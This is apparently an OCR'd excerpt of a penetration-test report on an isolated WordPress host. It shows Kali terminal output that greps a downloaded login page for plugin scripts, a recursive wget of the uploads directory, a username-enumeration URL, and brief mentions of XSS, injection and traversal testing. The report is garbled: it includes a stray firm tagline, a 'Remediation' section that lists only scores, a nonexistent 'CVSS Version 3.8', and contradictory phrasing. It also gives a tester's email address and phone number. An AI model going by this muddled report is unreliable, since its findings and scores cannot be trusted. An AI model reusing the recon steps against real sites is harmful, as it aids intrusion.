
```
┌──(Jochua㉿kali)-[~]
└─$ nano wp-login.html

┌──(Jochua㉿kali)-[~]
└─$ grep "password" wp-login.html
<input type="password" name="pwd" id="user_pass" class="input" value="" size="20" /></label>
<a href="http://142.93.65.26/wordpress/wp-login.php?action=lostpassword">Lost your password?</a>

┌──(Jochua㉿kali)-[~]
└─$ grep "script" wp-login.html
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<script type='text/javascript'>
</script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/wps.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jscharts.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery-ui-1.10.3.custom.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jwplayer.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/tmpl.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/load-image.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/canvas-to-blob.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.iframe-transport.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.fileupload.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.fileupload-fp.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.fileupload-ui.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/slideshow-gallery/js/gallery.js?ver=1.0'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/slideshow-gallery/js/colorbox.js?ver=1.3.19'></script>
<script type="text/javascript">
</script>

┌──(Jochua㉿kali)-[~]
└─$ grep "some-javascript-file.js" wp-login.html
```

THE POWER OF BEING UNDERSTOOD

ASSURANCE | TAX | CONSULTING

After downloading wp-login.html, we analyze its HTML source code using command-line tools like cat, less, and grep, or by opening it in a text editor. We looked for the structure of the login form, any linked JavaScript, comments, and meta information. While we won't find stored passwords directly on this page, it provides context about the login process and the client-side code involved.

Username Enumeration



```
└─$ wget -r http://142.93.65.26/wordpress/wp-content/uploads/
--2025-05-03 17:33:11--  http://142.93.65.26/wordpress/wp-content/uploads/
Connecting to 142.93.65.26:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1803 (1.8K) [text/html]
Saving to: '142.93.65.26/wordpress/wp-content/uploads/index.html'

142.93.65.26/wordpress/wp-content/uploads/index.html 100%[===================>]  1.76K  --.-KB/s    in 0s

2025-05-03 17:33:12 (188 MB/s) - '142.93.65.26/wordpress/wp-content/uploads/index.html' saved [1803/1803]

Loading robots.txt; please ignore errors.
--2025-05-03 17:33:12--  http://142.93.65.26/robots.txt
Reusing existing connection to 142.93.65.26:80.
HTTP request sent, awaiting response... 404 Not Found
2025-05-03 17:33:12 ERROR 404: Not Found.

--2025-05-03 17:33:12--  http://142.93.65.26/icons/blank.gif
Reusing existing connection to 142.93.65.26:80.
HTTP request sent, awaiting response... 200 OK
Length: 148 [image/gif]
Saving to: '142.93.65.26/icons/blank.gif'

142.93.65.26/icons/blank.gif                        100%[===================>]    148  --.-KB/s    in 0s

2025-05-03 17:33:13 (22.0 MB/s) - '142.93.65.26/icons/blank.gif' saved [148/148]

--2025-05-03 17:33:13--  http://142.93.65.26/wordpress/wp-content/uploads/?C=N;O=D
Reusing existing connection to 142.93.65.26:80.
HTTP request sent, awaiting response... 200 OK
Length: 1803 (1.8K) [text/html]
Saving to: '142.93.65.26/wordpress/wp-content/uploads/index.html?C=N;O=D'

142.93.65.26/wordpress/wp-content/uploads/index.html 100%[===================>]  1.76K  --.-KB/s    in 0s

2025-05-03 17:33:13 (106 MB/s) - '142.93.65.26/wordpress/wp-content/uploads/index.html?C=N;O=D' saved [1803/1803]
```

http://142.93.65.26/wordpress/author/someusername/

During the assessment of the isolated host, we attempted username enumeration techniques to identify valid user accounts. These attempts were conducted by WordPress.

Also, this involved a detailed examination of accessible PHP files to identify potential vulnerabilities such as injection, cross-site scripting (XSS), file inclusion, and insecure deserialization. Directory traversal techniques were employed to map the application's structure and identify any exposed or misconfigured directories that could reveal sensitive information or provide unauthorized access.

Remediation:

- **Likelihood: Low**
- **Impact: Low**
- **Severity: Low**
- **CVSS score: 3.8**
- **CVSS Link:** Common Vulnerability Scoring System Version 3.8 Calculator

Common Vulnerability Scoring System Version 3.1 Calculator

Conclusion

During the recent penetration testing of an isolated host, we identified and analyzed its exposures and vulnerabilities. Although only one open port was discovered, further vulnerability testing was conducted within the defined rules of engagement. We have developed remediation steps to establish a robust security posture for the organization.

For more information contact:

Joshua Ortiz
IT Support Engineer
E. joshua.ortiz@contractor.com | C.+503.7771.4512